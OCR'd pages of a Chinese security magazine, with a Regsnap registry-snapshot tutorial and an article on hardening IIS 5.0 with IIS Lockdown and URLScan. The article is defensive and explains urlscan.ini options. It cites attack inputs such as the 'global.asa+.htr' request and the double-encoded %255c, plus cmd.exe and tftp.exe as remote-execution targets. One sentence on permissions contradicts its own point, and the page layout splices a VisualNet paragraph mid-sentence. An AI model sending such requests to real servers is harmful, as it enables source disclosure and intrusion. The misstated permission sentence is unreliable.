


图 2

由于我们是第一次使用，所以建议对系统做一次全面的拍照。Regsnap提供的拍照选项较为全面，一般情况下按默认选中的选项即可。当然，如果你觉得监视一些关于DLL文件的版本信息会更好的话，也可以选上“保存DLL版本信息”前面的框。如果需要对这次拍的照进行备注，如备注说明是第一次拍照等，可以在“你可以为




图 3

开启了Sniffer）、扫描监视、常见漏洞扫描等工具。VisualNet提供的实时监测和事件浏览器对网络的运行情况提供了重要的安全依据，通过对实时数据流量和事件浏览器的报警，有利于我们对网络安全做出必要的安全防范。VisualNet是我用过的同类软件中做得比较好的一款，不敢独享，立即献上。如果你发现还有更好的工具可以在《黑客防线》上和大家一起交流，就让我们共同进步！

此快照输入一个注释”下面的空白框输入要做备注的内容。现在按“确定”按钮就开始拍照，如图3所示。


Regsnap在拍照的过程中会显示当前工作的百分比及捕获的项数。在捕获完成后Regsnap会给出一个简单的报告，报告捕获到的总结果，如图4所示。



图 4

按“确定”按钮返回程序的主界面，按Regsnap工具栏左边第三个按钮将刚拍下来的照保存起来。

在过一段时间之后，我们在系统中安装了一些软件并复制一些文件到系统目录中，现在我们来看看Regsnap是否能够如刚才所说的那样能够将注册表及系统目录的变化告诉我们，现在复重上面提到的步骤再给系统拍照，拍照后的结果如图5所示。


图 5

从图4跟图5显示的结果来看，我们在新拍的照中比原来拍的照在c:\winnt\system32增加了不少文件，注册表也发生了变化。按“确定”按钮后，再保存结果。

现在我们来将第一次拍照的结果跟刚拍照的结果做一次比较，看看注册表都增加、修改了那些键项及系统目录都增加了哪些文件。按Regsnap工具栏的左六按钮，这时弹出一个比较快照的对话框，如图6所示。

如果之前系统有拍过照且保存在本地机器，Regsnap会自动获取以前保存的快照文件并出现在比较快照所要进行比较的文件列表中。如果该快照文件不是我们需要的，我们也可以根据需要重新选择要做比较的快照文件。然后按“确定”按钮就可以开始比较了。但有些时候我们只需要对注册表中做一部分的比较时，可以按“高级选项”按钮来排除掉一些不必要的子键进行比较。现在我们先来看看这个功能，按“高级选项”按钮弹出一个高级选项对话框。在这里我们只需要将一些不需要做比较的子键列入到该列表中，Regsnap在开始比较的时候就会自动跳过这些指定的子键。现在按“添加”按钮添加不需要做比较的子键，然后在弹出的对话框中输入不需要进行比较的子键，如图7所示。




图 6

输入完成后按“确定”按钮，回到高级选项对话框。如果想继续排除其他不需要做比较的子键，再按“添加”按钮继续添加即可。添加完成后如图8所示。

按“确定”按钮回到比较快照的界面，在“报告选项”中，我们可以选择将这两个要进行比较的文件的比较结果只显示修改过的注册表键名还是显示修改前跟修改后的键名及键值。如果选择后者则需要两个快照都是带键值保存的。在“输入文件名”处可以输入比较结果要保存的文件名，以及在输出文件格式中可以选是以纯文件的格式输出还是以HTML文件的格式输出，非常方便、简单。现在按“确定”按钮开始进行比较。比较完成后Regsnap会自动生成一张比较结果的报表。




图 7

从图8可以非常清楚地看到Regsnap列出了两个快照比较后的不同地方，有注册表被删除、修改及增加的数量及修改的键项名称等等，还有系统目录增加、修改、删除的文件名称也都一一被列了出来，而且非常清楚、明了。我们还可以清楚地看到系统目录中增加了多少个文件以及所增加的文件名称都能够一目了然，非常清楚、明白地了解当前系统所发生的变化。呵呵，如果管理员在系统刚安装配置完成时给系统拍一次照并保存起来，在以后的维护过程中需要检查系统是否存在后门或其他情况时，再利用Regsnap给系统拍照，再跟原来保存的文件做比较，不想发现问题都难。




图 8

Regsnap除了上面提到的功能外，还可以查看当前机器的名称及登录的用户名，只需按“工具”菜单下的“显示本地PC名称”选项，就显示当前机器的名称及登陆的用户名。按“工具”菜单下的“注册表编辑器”就会打开系统的注册表编辑器，跟在“运行”菜单下输入regedit打开的注册表编辑器完全一样。

好了，关于Regsnap的介绍就到这里，Regsnap的确是一个非常不错的注册表、系统目录监视工具，如果管理员能够对该工具加以利用的话，维护系统将不再是一件难事；而对程序调序员来说，Regsnap也是一个非常好用的好工具、好帮手。

IIS Lockdown+ URLScan=保障IIS安全

文／Squ4L1

蝴蝶：Web服务器的安全一直是人们关注的问题，从早期的UNICODE到近期国内流行的SQL注入，Web的攻防一直是安全界的一道风景线，这里我们介绍两种针对IIS来进行防御的工具，让一切变得更简单！……

作为一种很流行的服务器，在过去几年里，微软的IIS已经成为了攻击者经常选择的目标。它一直为像$DATA这样的泄露源代码漏洞，例程showcode.asp 暴露信息漏洞，以及很多的缓冲区溢出漏洞所困绕。像红色代码和NIMDA这样对Internet危害很大的病毒就是利用了IIS的漏洞。这些漏洞也让人们当然还有微软自己意识到了Web服务器特别是IIS的安全，因此微软发布了两个工具来（IIS Lockdown和URLScan）来解决IIS6.0、IIS5.0以及早先版本中与安全相关的配置问题。

IIS Lockdown

大多数Web服务器的默认安装并不能满足所有管理员对于安全的需求。Microsoft的IIS（特别是5.0和5.0以前的版本）也不例外。默认情况下的安装中包含了一些作为例程的脚本，最小的文件系统许可安全性，以及不少多余的文件句柄。厂商采用这种默认安装策略的出发点在于为管理员提供更大的灵活性来帮助他们根据自身机构的业务特点进行自定义的安全配置。IIS的管理员可以通过对服务器进行手工配置或者使用Microsoft的IIS Lockdown工具来完成默认安装后的系统安全加固工作。

IIS Lockdown提供了一个中央的GUI界面来让用户可以解除某些可能会对服务器和服务器应用程序造成安全威胁的目录、方法以及服务的映射。下面我们介绍一些这个工具提供给用户的初级配置策略。

初级用户可以考虑采用IIS Lockdown提供的许多的默认模板中的一个来对服务器进行加固。这其中包括小型业务服务器2000、 Exchange服务器、FrontPage服务器扩展、动态Web服务器和静态Web服务器。基于选定的模板，IIS Lockdown会自动选择保留合适的ISAPI并进行映射。注意的一点是IIS Lockdowm只是需要这些ISAPI扩展的映射，它不会删除或者注销这些DLL。因此，只需要在web服务器上重新运行IIS Lockdown就可以将服务器的配置还原为初始状态。IIS 6.0在安装的时候并不会包括那些多余的扩展，除非你重新对其进行配置，否则它只支持静态页面。

对系统熟悉的用户可以选择手工配置这些IIS Lockdown提供的安全设置。这些配置包括如下内容。

1. 关闭不需要的服务

IIS允许3种基本的服务：Web服务、FTP服务和SMTP服务。IIS Lockdown提供了一个选项来关闭/删除这些服务中不需要的某个或者某些。这点对于保证服务器的安全是很重要的，如果管理员忘记了给某个服务打补丁，并且该服务并不是必须的话，那么这就会给攻击者提供可乘之机。

2. 取消不用的文件句柄的映射

不同的ISAPI DLLs中的功能可以通过使用恰当的扩展名向IIS请求文件来调用。具体来说，IIS 5.0以及以前版本的IIS包含了大量的一般用户也许根本没机会用到的DLL。默认情况下这些扩展映射包括有.htw、 .ida、 .idq、 .asp、 .cer、 .cdx、 .asa、 .htr、 .idc、 .shtm、 .shtml、 .stm和.printer。而这其中最常用到的是.asp（作为服务器端用来产生动态HTML的脚本）、.asa（全局配置文件，一般包含了全局变量以及后台数据库的连接字符串）、.cer（用来进行https通讯）以及.cdx （也是用于https通讯的）。其他的扩展，例如.printer（提供Internet打印功能的）都很少使用。支持这些不经常用到扩展的DLL应当被取消映射，这样就会大大减少攻击者利用不同的恶意输入对不同的目标进行利用的几率。IIS让用户可以通过一个相对简单的GUI界面来完成配置工作。

3. 取消作为例程的脚本以及它们所在目录的映射

默认情况下安装IIS所包含的示例脚本对于服务器以及服务器上运行的应用程序来说是个巨大的安全威胁。这是由于这些示例程序的主要目的是为了给用户展示功能的，因此他们的编写往往不会遵循高级别的安全规范。也就是说他们一般不会包含输入检查的过程来防范攻击者提供恶意请求这样的情况。这样也许会导致泄露关键应用程序的源代码或者在IIS服务器上执行任意代码等事件的发生。

IIS Lockdown工具是通过取消这些示例脚本以及它们所在目录的映射来消除潜在的风险的。注意的是该工具并不会删除这些文件，用户在需要的情况下可以恢复这些文件。

4. 修改关键的文件访问许可

IIS Lockdown会修改web根目录(InetPub\wwwroot)的访问权限。这样就让匿名的IIS用户不能在文件中创建或删除文件，也不能在这些文件中添加/删除信息或者改变文件的属性等等。访问权限在安装IIS Lockdown之前和之后的情况为:

安装前	
Everyone	Read-Only
NT AUTHORITY\SYSTEM	Full Control
BUILTIN\Administrators	Full Control
安装后	
Machine\Web Applications	DENIED DwawE
Machine\Web Anonymous Users	DENIED DwawE
Everyone	Read-Only
NT AUTHORITY\SYSTEM	Full Control
BUILTIN\Administrators	Full Control

该工具同样会修改%Windir%目录下的文件许可。这样就方便用户远程执行例如cmd.exe、tftp.exe和edit.com这样的系统自带文件。因为虽然匿名的IIS用户不能从远程直接访问到这些文件，但是利用新出现的或者过去就存在的漏洞仍然有办法远程执行这些命令。所以利用IIS Lockdown工具来删除不必要的许可对于弥补一些漏洞带来的风险相当有效。

5. 编辑WebDAV的访问许可

Web Distributed Authoring and Versioning (WebDAV)是一种能让用户远程对IIS web服务器上的文件进行操作和管理的机制。该功能是由文件httpext.dll提供的。IIS Lockdown工具不允许"Everyone"组的用户对该DLL有执行权限，这样就降低了未授权用户上传恶意文件或者删除服务器上的重要文件的风险。

虽然IIS Lockdown为IIS管理提供了许多安全方面的便利，但是它却并不是一个完善的IIS解决方案。例如对于客户端输入数据的检查，这个Web服务器安全的关键部分的解决方案并没有包含在IIS Lockdown中。恶意的URL可能会导致严重的安全事故。因此，我们同时还需要使用微软开发的Urlscan（是一个独立软件，而不是作为IIS Lockdown的一部分）来进一步加强服务器的安全，它是一种能将请求在传给服务器进行处理之前先对请求的URL进行过滤的工具。

IIS作为流行的服务器，其安全问题主要是来自两个方面：首先，和其他的Web服务器一样，默认安装的IIS出于新用户使用方便的考虑，一些权限设置并不严格，一些安全的选项在默认情况下也并没打开，一些不必要的服务在默认情况下也是开启的，并且还有一些不安全的范例脚本，这些都给攻击者留下了大量的可乘之机。以前要对默认安装的IIS进行加固处理，需要管理员手工进行一系列比较烦琐的工作。而IIS Lockdown提供了更好的安全配置接口，让以前对默认安装的IIS能够进行更方便的加固工作，这些在刚才已经做了介绍。第二方面，Web服务器的安全很多还在于Web服务器程序之上的具体应用的安全性，例如一些不必要的文件映射、过滤不严格等等问题，而UrlScan在这里更类似一个基于主机的Web入侵检测系统，许多常见的CGI渗透攻击，都可以使用UrlScan来进行防范与记录工作。

URLScan

许多针对Web服务器的攻击都需要构造恶意的URL。这些URL包括特别长的UR，用其他的字符集进行过编码，或者是包含了一般的合法请求中不会包含的字符序列。这些URL如果经过IIS服务器处理后，有可能对服务器或者服务器上的Web站点造成很大的破坏。为了应对这些恶意的URL带来的威胁，Microsoft开发了一种叫做URLScan的工具。

正如它的名字所表示的那样，Urlscan对所有进入的URL请求都进行扫描。Urlscan会基于一些预先建立的规则来对对这些请求进行过滤并只将有效的数据提交给服务器进程来进行处理。它提供了选项来让管理员可以将被过滤掉了的请求存储在日志文件中。

要注意的一点是，Urlscan在IIS 6.0下实际用处并不大。大多数Urlscan提供的特性IIS 6.0都有提供或者通过修改注册表的键值也可以实现。因此，以下部分主要是针对IIS 5.0以及以前版本的应用做介绍的。

URLScan包含了两个关键的文件：urlscan.dll和urlscan.ini，它们位于%systemroot%\inetsrv \Urlscan目录下。

Urlscan.dll 是一个ISAPI过滤器，它是在安装IIS Lockdown/Urlscan自行注册的，也可以通过Internet服务管理器界面进行手工注册。它会根据Urlscan.ini 配置文件来对发给IIS服务的所有请求进行预处理以查找出恶意的输入。被拒绝的请求会被记录在Urlscan.log 文件中，该文件与其他Urlscan文件位于同样的目录中。

Urlscan.ini文件是成功防范针对IIS服务器的攻击的关键。由于它们的重要性，我们接下来会主要对这些配置进行介绍。

Urlscan.ini文件包含两个主要部分：选项和实现内容。文件中的选项部分允许用户打开或者关闭某个选项，而具体的实现内容中则包含了打开的选项中的实际内容。下面是选项和具体的实现。

选项的值为"0"或者"1"。一般来说"1"是打开某个功能的选项而"0"是关闭某个功能的选项，或者"1"是允许使用某些具体实现而"0"会对具体实现中定义操作列表进行拒绝操作而允许其他的默认操作。另外分号";"用来标记urlscan.ini文件中注释的开始。

UseAllowVerbs（使用允许的操作类型）	"UseAllowVerbs"的默认值为"1"。如果该值被设置为"1"的话，则只能有在"AllowVerbs"部分中专门指定的方法可以递交给Web服务器，而其他的方法则会被阻塞。如果该值被设为"0"，那么除了在"DenyVerbs"部分中指定的方法以外其他的方法都会被交给Web服务器处理。 该选项可以通过禁止一些方法（通过包含方法或者是排除方法，也就是说没有经过许可的都禁止或者是没有禁止的都许可这两种策略）来帮助管理员防范那些利用某个方法来对Web服务器进行的攻击。例如使用TRACE来进行跨站脚本攻击的漏洞或者是WebDav的PROFIND漏洞，该漏洞可以通过简单的将"Content-Length："域设置为零来枚举Web服务器的内部IP地址。
UseAllowExtensions（使用允许的文件类型扩展）	该选项是与具体实现部分的"AllowExtensions"和"DenyExtensions"联系在一起的。"UseAllowExtensions"的默认值为"0"。 该选项值允许除了那些在"DenyExtensions"中指定的扩展以外的其他扩展都可以被服务器处理。如果该值被设置为"1"，那么就被"AllowExtensions"中的内容进行处理，也就是说只允许一部分的扩展传递给服务器而其他的扩展都会被拒绝。 该选项可以通过禁止服务器处理一些扩展类型来帮助管理员防范攻击者滥用扩展来攻击远程系统。要防范的攻击例如".+htr"攻击，攻击者可以通过将请求修改为"global.asa+.htr"来查看"global.asa"文件中的内容。
NormalizeUrlBeforeScan（在扫描前对URL进行正常化处理）	一些请求在发送给服务器之前可能已经经过了十六进制编码、URL编码或者是UTF编码。例如%20代表了ASCII中空格。用户可以通过其他的表达方式来请求web服务器上的文件。使用"NormalizeUrlBeforeScan"（在扫描前对URL进行正常化处理）可以在对URL进行处理前先对其进行正常化处理。在请求被处理前其中包含的所有的字符都会被解码/正常化。该选项的默认值为"1"，也就是说在请求被传递给服务器进行之前会先对其进行正常化处理。
VerifyNormalization（确定请求是否正常）	一些发送到服务器的请求有可能已经经过了多次的编码。例如%255c就是经过二次编码过后的"\"。"\"的十六进制编码为%5c，而"%"的十六进制编码则是%25。因此，经过了二次编码过后的"\"就成了%255c。 当"VerifyNormalization"（确认请求是否正常）的值被设置为"1"时，这个也是该选项的默认值，它就会对URL进行两次的解码处理并将结果与对URL进行一次解码处理后的结果进行比较，如果两次的结果不相同的话，那么该请求就会被拒绝。
AllowHighBitCharacters（允许高位的字符）	一些发送给服务器的请求其中可能会包含一些非ASCII的字符。这些字符一般是经过了UTF-8编码，而站点国际化语言支持包才能使用字符集。该值在默认情况下为"0"。当它为默认值时，服务器不会对非-ASCII的字符进行处理。但是当该值被设置为"1"的时候，服务器就会直接对请求进行处理而不会拒绝。
AllowDotInPath（允许路径中包含"."）	许多发给服务器的请求都包含了"../"。在某些网站自己网页的源代码中经常可以看到类似的情况，例如"../../images/company_logo.gif"。 该选项在默认情况下为"0"，在默认情况下Urlscan会拒绝任何路径中包含了多个连续的"."的请求，包括上面例子中显示的那个。但是来自服务器自身IP地址的除外。如果将选项设置"1"的话，那么会允许请求的路径或者文件名包含多个"."。
RemoveServerHeader（去掉服务器的头信息）	默认情况下当一个请求被发送到服务器的时候，该服务器会返回一些可选信息。这些信息中包括对运行该站点所使用的服务器版本信息进行描述的"Server："域。 该选项的默认值为"0"，也就是会将服务器的版本等信息返回给客户端。如果将该值设置为"1"的话，服务器不会将服务器的名称发送到客户端。包含服务器名称的那个字符串会被整行去掉。


EnableLogging（启动日志）	该选项会记录所有与URLScan ISAPI有关的活动。它不单会记录客户端发送的请求，同时也会记录ISAPI的相关设置情况。该选项的默认值为"1"也就是在默认的情况下会开启日志记录功能，如果将它设置为"0"的话，那日志功能就会关闭。
PerProcessLogging（对每个进程情况分别进行日志记录）	该选项可以作为一种扩展的日志手段。它会根据每个不同的进行ID来分别对这些进程进行日志记录工作，每个进程的日志都是分开的。该选项可以用来根据进程的ID来对某个特定的进程进行调试。
